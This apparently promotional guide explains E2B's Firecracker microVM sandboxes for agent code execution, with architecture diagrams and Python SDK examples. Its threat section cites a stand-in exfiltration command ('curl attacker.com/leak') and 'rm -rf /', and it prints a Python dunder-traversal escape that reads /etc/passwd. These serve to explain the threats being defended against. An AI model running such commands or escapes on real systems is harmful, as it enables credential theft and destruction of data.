E2B Guide: Firecracker MicroVM Sandboxes for AI Agents
The Problem: The Security and Latency Crisis of Untrusted Agent Code Execution
In modern generative artificial intelligence, autonomous market research, software engineering agents, and automated web extraction pipelines like AiFetchly, foundation models have evolved from passive conversational bots into active, code-executing agents. Rather than relying solely on rigid JSON tool schemas, state-of-the-art agents write and execute dynamic Python scripts, issue shell commands, parse multi-megabyte datasets, query live APIs, and generate visual charts.
However, empowering a non-deterministic Large Language Model (LLM) to execute code in production creates a severe architectural dilemma: how to run untrusted, model-generated code without risking host system compromise or suffering multi-second execution delays.
The Untrusted Agent Code Execution Dilemma:
┌────────────────────────────────────────────────────────┐
│ Security Threat 1: Remote Code Execution (RCE)         │
│ • Prompt injection hijacks agent code generation       │
│ • Malicious script attempts: curl attacker.com/leak    │
│ ❌ Exposes host environment variables and cloud keys!  │
├────────────────────────────────────────────────────────┤
│ Security Threat 2: Host Kernel Compromise              │
│ • Agent runs destructive commands: rm -rf /            │
│ • Memory exhaustion or fork bombs freeze the host CPU  │
│ ❌ Crashes neighboring customer workloads!             │
├────────────────────────────────────────────────────────┤
│ Operational Dilemma: Traditional Isolation Is Flawed   │
│ ❌ In-Process AST: Easily bypassed via Python dunders  │
│ ❌ Docker Containers: 2–5s boot time & shared kernel   │
│ ❌ Heavy Cloud VMs: 30–60s boot time & high cost       │
└────────────────────────────────────────────────────────┘
Result: Engineering teams either compromise security or cripple agent latency! 1. In-Process AST Interpretation and Sandbox Escapes
Early code-first agent frameworks attempted to sanitize and execute Python code in-process using Abstract Syntax Tree (AST) validation:
- The host parses the Python code and whitelists specific functions (such as
math.sqrtorprint), blocking imports likeos,sys, andsubprocess. - However, Python is an intensely dynamic, introspective language. Attackers and hallucinating models routinely bypass AST filters using reflection and dunder attribute traversal:
# Bypassing in-process AST filters via dunder traversal: ().__class__.__base__.__subclasses__()[133].__init__.__globals__['system']('cat /etc/passwd') - Furthermore, in-process interpreters cannot execute bash scripts, install missing PyPI packages via
pip, or run compiled C/Rust extensions.
2. Standard Docker Containers: Shared Kernels and Slow Cold Starts
To provide operating system boundaries, many developers default to Docker containers:
- Shared Linux Host Kernel: Docker containers share the host machine’s Linux kernel. If an attacker exploits a known Linux kernel vulnerability (such as a dirty COW exploit or container escape flaw), they break out of the container and obtain root privileges on the physical host.
- The 2-to-5 Second Startup Latency: Pulling container layers, initializing namespaces, and configuring virtual network interfaces requires 2,000ms to 5,000ms. In an interactive agentic loop requiring 10 iterative code execution steps, container initialization alone adds 30 to 50 seconds of dead latency.
3. Traditional Virtual Machines: The 30-Second Cloud Wall
Traditional hypervisors (such as QEMU, KVM, or VMware) provide genuine hardware-level isolation by running an independent guest operating system:
- However, traditional VMs emulate dozens of legacy PC hardware devices (PCI buses, IDE controllers, ACPI tables).
- Booting an Ubuntu or Debian VM takes 30 to 60 seconds and consumes hundreds of megabytes of baseline RAM. Spawning a fresh VM per user session is economically and operationally prohibitive.
The Solution: E2B’s Firecracker MicroVM Architecture
To eliminate the tradeoff between security and execution speed, E2B pioneered an open-source, enterprise-grade cloud sandboxing platform built on AWS Firecracker microVMs.

Originally developed by Amazon Web Services to power AWS Lambda and AWS Fargate, Firecracker is a minimalist Virtual Machine Monitor (VMM) written in Rust. It utilizes the Linux Kernel-based Virtual Machine (KVM) to spawn stripped-down microVMs that run a real Linux kernel with hardware-enforced virtualization security, while achieving sub-150ms cold starts via memory snapshot restoration.
E2B MicroVM Sandboxing Architecture:
┌─────────────────────────────────────────────────────────────────────────┐
│ AI Agent Layer (LangGraph, PydanticAI, Smolagents, aiFetchly)           │
└────────────────────────────────────┬────────────────────────────────────┘
                                     │ (e2b SDK: Sandbox.create())
                                     ▼ (<150ms Snapshot Restoration)
┌─────────────────────────────────────────────────────────────────────────┐
│ E2B Orchestration Layer (Bare-Metal Linux Host with KVM Hypervisor)     │
│ • Seccomp Filters • Cgroups v2 Resource Quotas • Isolated Jailer        │
└────────────────────────────────────┬────────────────────────────────────┘
                                     │
                    ┌────────────────┴────────────────┐
                    ▼                                 ▼
┌───────────────────────────────────────┐ ┌───────────────────────────────────────┐
│ Isolated Firecracker MicroVM A        │ │ Isolated Firecracker MicroVM B        │
│ • Dedicated Guest Linux Kernel        │ │ • Dedicated Guest Linux Kernel        │
│ • Stateful POSIX Filesystem (/home)   │ │ • Stateful POSIX Filesystem (/home)   │
│ • Dynamic Packages (pip, npm, apt)    │ │ • Dynamic Packages (pip, npm, apt)    │
│ • e2b-envd Execution Daemon           │ │ • e2b-envd Execution Daemon           │
└───────────────────┬───────────────────┘ └───────────────────┬───────────────────┘
                    │                                         │
                    └────────────────────┬────────────────────┘
                                         ▼
┌─────────────────────────────────────────────────────────────────────────┐
│ Output & Multimodal Artifact Engine                                     │
│ • Real-Time stdout / stderr Streaming • Interactive PTY Terminals       │
│ • Native Matplotlib PNG Charts • Tabular CSVs • Actionable Tracebacks   │
└─────────────────────────────────────────────────────────────────────────┘ The Architectural Pillars of E2B
- Hardware-Assisted KVM Virtualization: E2B runs each sandbox inside a distinct Firecracker microVM with its own isolated guest Linux kernel. Even if an agent executes root-level exploits, fork bombs, or malicious shell scripts, the attack is physically contained within the microVM boundary. The host operating system and neighboring tenants remain completely untouchable.
- Sub-150ms Cold Starts via Memory Snapshotting: Instead of executing a cold Linux boot sequence, E2B pre-warms microVM instances with pre-installed data science packages, freezes their state, and persists their memory snapshots. When an agent requests a sandbox, E2B restores the memory pages via Copy-on-Write (CoW) in under 150 milliseconds.
- Stateful POSIX Filesystem Management: Sandboxes are fully stateful across multi-turn agent conversations. Agents can upload raw CSV datasets, write Python scripts to disk, mutate files, and download generated deliverables without losing state between execution calls.
- Dynamic Runtime Customization: Unlike locked-down script runners, E2B sandboxes provide full network and package freedom. Agents can run
pip install,npm install, compile C extensions, or run background processes (like local web servers or headless browsers) dynamically. - Rich Multimodal Artifact Extraction: When an agent runs code that produces data visualizations, E2B automatically intercepts Jupyter-style output representations, extracting binary PNG charts, SVG graphics, Markdown tables, and structured JSON payloads directly to the host application.
Comparing Agent Code Execution Environments
The table below contrasts E2B against in-process AST interpreters, Docker containers, and standard cloud virtual machines:
Sandbox Architecture Comparison:
┌───────────────────────────┬───────────────────────────────┬───────────────────────────────┬───────────────────────────────┐
│ Dimension                 │ In-Process AST Interpretation │ Standard Docker Containers    │ E2B Firecracker MicroVMs      │
├───────────────────────────┼───────────────────────────────┼───────────────────────────────┼───────────────────────────────┤
│ Isolation Level           │ Application logic (Language)  │ OS Namespaces & Cgroups       │ Hardware KVM Virtualization   │
│ Dedicated Linux Kernel    │ ❌ No (Host Python process)   │ ❌ No (Shared Host Kernel)    │ ✅ Yes (Independent Kernel)   │
│ Cold Start Latency        │ <10 milliseconds              │ 2,000–5,000 milliseconds      │ <150 milliseconds (Snapshots) │
│ Container Escape Risk     │ Extreme (Dunder traversal)    │ Moderate (Kernel zero-days)   │ Ultra-Low (Hardware boundary) │
│ Shell & Bash Support      │ ❌ Blocked                    │ ✅ Full Shell Access          │ ✅ Full Shell & PTY Access    │
│ Dynamic Package Install   │ ❌ Blocked (No pip/npm)       │ ✅ Supported                  │ ✅ Supported (Stateful)       │
│ Rich Artifact Extraction  │ Manual text parsing           │ Manual volume mounts          │ Native Multimodal Pipeline    │
│ Memory Overhead per Unit  │ Negligible                    │ 100 MB–250 MB                 │ ~5 MB base RAM                │
└───────────────────────────┴───────────────────────────────┴───────────────────────────────┴───────────────────────────────┘ Deep Dive into E2B Core Subsystems & Execution Lifecycle
To understand how E2B achieves sub-150ms latency with enterprise-grade isolation, let’s explore its core architectural subsystems: the Firecracker VMM, Memory Snapshot Restoration, and the In-Guest Daemon Protocol.
E2B Internal Architecture Subsystems:
E2B Sandboxing
 ├──► 1. Firecracker VMM: Minimalist Rust-based hypervisor using Linux KVM
 ├──► 2. Snapshot Engine: Memory and device state caching for sub-150ms boots
 ├──► 3. e2b-envd Daemon: In-guest execution controller, PTY manager, and RPC
 ├──► 4. Filesystem Layer: OverlayFS and Copy-on-Write block storage
└──► 5. Artifact Pipeline: Automatic serialization of charts, tables, and stdout 1. The Firecracker Virtualization Engine & KVM Hypervisor
Traditional virtualization systems like QEMU contain over 1.5 million lines of legacy C code:
- In contrast, AWS Firecracker contains fewer than 50,000 lines of memory-safe Rust code.
- It intentionally strips out all legacy PC peripherals: no IDE controllers, no floppy drives, no PCI buses, and no complex ACPI tables.
- Firecracker exposes only five minimalist virtual devices to the guest OS: virtio-net (networking), virtio-block (disk storage), virtio-vsock (host-guest socket communication), a minimalist serial console, and a simple timer.
- This minimal device model shrinks the potential hypervisor attack surface by over 95%, preventing malicious code from exploiting legacy hardware emulators.
- The Jailer Process: Before a Firecracker microVM boots, E2B wraps it in an unprivileged
jailerbinary that applies strictseccompsystem call filtering, enters a privatechrootdirectory, drops all Linux capabilities (CAP_SYS_ADMIN), and applies Cgroups v2 CPU and memory limits.
2. Sub-150ms Boots via Memory Snapshot Restoration
Traditional operating system boot sequences spend seconds initializing device drivers, checking memory, and mounting filesystems:
Cold Boot vs. E2B Memory Snapshot Restoration:
Traditional Cold Boot:
Power On ──► BIOS/UEFI ──► Kernel Decompress ──► Init System ──► User Space
(Takes 2,000ms to 5,000ms in Docker, 30s in QEMU!)

E2B Snapshot Restoration:
Pre-Warmed State on Disk ──► mmap() Memory Pages ──► Resume KVM Registers
(Restores running microVM instance in <150ms via Copy-on-Write!) - Pre-Baking Templates: E2B boots a base Linux microVM containing pre-installed Python, PyTorch, Pandas, NumPy, and Node.js runtimes.
- Snapshot Creation: Once the operating system reaches an idle, ready-to-execute state, the Firecracker VMM pauses the virtual CPU registers and writes two files to disk: a microVM state file (containing CPU registers and device state) and a memory snapshot file.
- Copy-on-Write (CoW) Memory Mapping: When an AI agent creates a new sandbox, E2B does not copy the entire memory snapshot into RAM. Instead, it maps the snapshot file into memory using
mmap()with private, copy-on-write semantics. Only pages that are actively mutated by the agent are written to physical RAM. - Instant Execution: The microVM resumes execution from the exact CPU instruction where it paused, achieving ready-to-run latencies between 80ms and 150ms.
3. The e2b-envd Daemon and Protocol
Inside every running microVM, E2B runs a lightweight background daemon called e2b-envd:
- The daemon communicates with the E2B host over an internal high-speed virtual socket (
virtio-vsock), avoiding the latency of external TCP/IP network handshakes. - When an agent submits a Python snippet or bash command via the SDK,
e2b-envdspawns a process or connects to a long-running Jupyter kernel. - Pseudoterminal (PTY) Multiplexing:
e2b-envdallocates a virtual PTY for shell sessions, capturing colorized ANSI outputs, tracking terminal exit codes, and streaming stdout/stderr chunks in real time over WebSockets.
4. Rich Multimodal Artifact Serialization
When an autonomous agent conducts statistical data analysis, text output alone is insufficient:
- If an agent generates a chart using
matplotlib.pyplot.show()or outputs a Pandas DataFrame,e2b-envdintercepts the rich MIME types emitted by the Python runtime:image/pngandimage/svg+xml: Automatically encoded into base64 visual artifacts and returned as inspectable image objects.text/html: Captured for interactive dashboards or web scraping previews.application/json: Parsed for structured data validation.
- Self-Correction Feedback Loops: If the Python script crashes, E2B captures the structured traceback (
ename,evalue, and line-numbered call stack). Feeding this exact traceback into the agent context enables the model to self-correct its code in the next turn without human intervention.
Hands-On Implementation: Building an Autonomous Code Interpreter Agent
Let’s walk through installing the E2B SDK, running Python code inside an isolated Firecracker microVM, extracting visual artifacts, and wiring a self-correcting agent loop.
1. Installation and Authentication
Install the official E2B Code Interpreter SDK:
pip install e2b-code-interpreter openai matplotlib pandas
export E2B_API_KEY="your-e2b-api-key"
export OPENAI_API_KEY="your-openai-api-key" 2. Basic Sandbox Execution and File Handling
Execute Python code inside an isolated sandbox, mutate files, and retrieve execution outputs:
from e2b_code_interpreter import Sandbox

# 1. Spawn a secure Firecracker microVM sandbox (<150ms boot time)
with Sandbox() as sandbox:
    print(f"Sandbox created successfully with ID: {sandbox.sandbox_id}")

    # 2. Upload a sample CSV dataset to the sandbox filesystem
    csv_data = """product,q1_sales,q2_sales,region
Widget Alpha,12500,18400,North America
Widget Beta,8900,9200,Europe
Widget Gamma,24000,31000,Asia Pacific
Widget Delta,5400,6100,Latin America"""

    sandbox.files.write("/home/user/quarterly_sales.csv", csv_data)
    print("Dataset uploaded to /home/user/quarterly_sales.csv")

    # 3. Execute untrusted Python code inside the isolated guest kernel
    analysis_script = """
import pandas as pd

df = pd.read_csv('/home/user/quarterly_sales.csv')
df['total_sales'] = df['q1_sales'] + df['q2_sales']
df['growth_pct'] = ((df['q2_sales'] - df['q1_sales']) / df['q1_sales']) * 100

summary = df.sort_values(by='total_sales', ascending=False)
print(summary[['product', 'total_sales', 'growth_pct']].to_string(index=False))
"""

    execution = sandbox.run_code(analysis_script)

    # 4. Print stdout streamed from the microVM
    print("\n--- Execution Output (stdout) ---")
    for text in execution.logs.stdout:
print(text) 3. Extracting Multimodal Visual Artifacts (Charts)
Run Python code that generates a Matplotlib visualization and extract the resulting PNG binary:
import base64
from e2b_code_interpreter import Sandbox

with Sandbox() as sandbox:
    visualization_code = """
import matplotlib.pyplot as plt
import numpy as np

products = ['Widget Alpha', 'Widget Beta', 'Widget Gamma', 'Widget Delta']
q1 = [12500, 8900, 24000, 5400]
q2 = [18400, 9200, 31000, 6100]

x = np.arange(len(products))
width = 0.35

fig, ax = plt.subplots(figsize=(8, 4.5), dpi=100)
ax.bar(x - width/2, q1, width, label='Q1 Sales', color='#38BDF8')
ax.bar(x + width/2, q2, width, label='Q2 Sales', color='#10B981')

ax.set_ylabel('Revenue ($)')
ax.set_title('Quarterly Revenue Growth by Product Line')
ax.set_xticks(x)
ax.set_xticklabels(products)
ax.legend()
plt.tight_layout()
plt.show()
"""

    execution = sandbox.run_code(visualization_code)

    # Inspect rich multimodal results
    if execution.results:
        for result in execution.results:
            if result.png:
                image_bytes = base64.b64decode(result.png)
                with open("sales_growth_chart.png", "wb") as f:
                    f.write(image_bytes)
print("Successfully extracted PNG artifact: sales_growth_chart.png") 4. Building a Self-Correcting Autonomous Agent Loop
Wire an LLM to E2B, enabling the agent to write code, inspect errors, and autonomously debug failures:
import os
import json
from openai import OpenAI
from e2b_code_interpreter import Sandbox

client = OpenAI()

def autonomous_code_agent(user_query: str, max_iterations: int = 3):
    system_prompt = """You are an autonomous Python data analyst.
You solve problems by writing Python code that executes inside an isolated Linux sandbox.
When asked to perform a task, output your Python code inside a ```python ``` markdown block.
If your code fails, analyze the error traceback and write corrected code in the next turn."""

    messages = [
        {"role": "system", "content": system_prompt},
        {"role": "user", "content": user_query}
    ]

    with Sandbox() as sandbox:
        for iteration in range(max_iterations):
            print(f"\n[Agent Iteration {iteration + 1}/{max_iterations}]")

            # Step 1: Call LLM to generate code
            response = client.chat.completions.create(
                model="gpt-4o",
                messages=messages,
                temperature=0.0
            )
            reply = response.choices[0].message.content
            print("Agent Generated Response:")
            print(reply[:200] + "...")

            # Step 2: Extract code block
            if "```python" in reply:
                code = reply.split("```python")[1].split("```")[0].strip()
            elif "```" in reply:
                code = reply.split("```")[1].split("```")[0].strip()
            else:
                print("Task completed without further code execution.")
                return reply

            # Step 3: Run code inside E2B Sandbox
            execution = sandbox.run_code(code)

            # Step 4: Handle Execution Failures vs. Success
            if execution.error:
                error_feedback = f"Execution Error: {execution.error.name}: {execution.error.value}\nTraceback:\n{execution.error.traceback}"
                print(f"[Execution Failed] {execution.error.name}: {execution.error.value}")

                # Feed error traceback back into context for self-correction
                messages.append({"role": "assistant", "content": reply})
                messages.append({"role": "user", "content": f"The code threw an error:\n{error_feedback}\nPlease fix the bug and provide updated code."})
            else:
                stdout_text = "\n".join(execution.logs.stdout)
                print("[Execution Successful]")
                print(f"Output:\n{stdout_text}")
                return stdout_text

    return "Agent reached maximum iterations without resolving task."

if __name__ == "__main__":
    query = "Create an array of numbers from 1 to 10, calculate their cumulative sum, and print the result."
autonomous_code_agent(query) Production Architecture & Integration for aiFetchly
In enterprise data harvesting, desktop intelligence assistants, and autonomous web extraction engines powered by AiFetchly, integrating E2B microVM sandboxes provides a hardened operational perimeter.
aiFetchly Sandboxed Intelligence Pipeline:
┌─────────────────────────────────────────────────────────────────┐
│ aiFetchly Web Intelligence Engine (DOM Parsing & ScrapeGraphAI) │
└────────────────────────────────────┬────────────────────────────┘
                                     │
                                     ▼ (Synthesizes Untrusted Python/Bash Code)
┌─────────────────────────────────────────────────────────────────┐
│ E2B MicroVM Sandboxing Gateway                                  │
│ • Ephemeral KVM Hardware Sandboxes (<150ms Provisioning)        │
│ • Air-Gapped Network Namespace Options                          │
│ • Automatic File Ingestion & Result Artifact Extraction         │
└───────────────────┬─────────────────────────────────┬───────────┘
                    │                                 │
     (Stateful Document Processing)        (OpenTelemetry Distributed Tracing)
                    ▼                                 ▼
┌───────────────────────────────────────┐ ┌───────────────────────────────┐
│ Persistent Workspace Filesystem       │ │ Langfuse / Phoenix Monitoring │
│ • Local CSVs, PDFs, Excel sheets      │ │ • Track code runtime latency  │
│ • Zero local host contamination       │ │ • Trace self-correction loops │
└───────────────────────────────────────┘ └───────────────────────────────┘ 1. Hardened Execution of Dynamic Scraping Scripts
When AiFetchly generates dynamic scraping scripts or complex DOM extraction logic:
- Rather than running generated scripts directly on the user’s host workstation or server, aiFetchly dispatches the code into an ephemeral E2B microVM.
- Any attempt by malicious web pages or compromised third-party dependencies to access local environment variables, cloud credentials, or host filesystems is physically trapped and discarded upon sandbox termination.
2. Multi-Agent Ecosystem Interoperability
E2B integrates natively across modern agent frameworks:
- LangGraph Multi-Agent Workflows: Combine state machines built with LangGraph with E2B tools, allowing specialized researcher and coder nodes to execute and verify scripts independently.
- Type-Safe Agents with Pydantic AI: Pair Pydantic AI dependency injection with E2B
Sandboxlifecycles to pass database connections and user quotas safely. - Standardized Tool Protocols with FastMCP: Expose E2B sandboxes as Model Context Protocol tools via FastMCP, allowing desktop assistants and IDEs to execute code securely.
3. Observability and Performance Monitoring
Monitoring autonomous code execution in production:
- Track execution latency, memory pressure, and script failure rates using Langfuse or Arize Phoenix.
- Quantify agent self-correction rates and code quality regressions using DeepEval test suites to ensure reliable autonomous operations.
Summary: MicroVM Sandboxing as the Bedrock of Agentic Autonomy
As artificial intelligence systems transition from passive conversational generators into autonomous software engineers and data analysts, the ability to execute code safely is no longer optional—it is foundational infrastructure.
By building on AWS Firecracker microVMs and Linux KVM, E2B solves the critical security and latency challenges of agentic execution. Delivering hardware-level kernel isolation, sub-150ms cold starts through memory snapshotting, stateful filesystems, and rich multimodal artifact streaming, E2B provides the secure foundation that autonomous agents need to operate reliably in production. For automated data extraction, autonomous workflows, and desktop AI engineered with AiFetchly, Firecracker microVM sandboxing establishes the gold standard in secure, real-time code execution.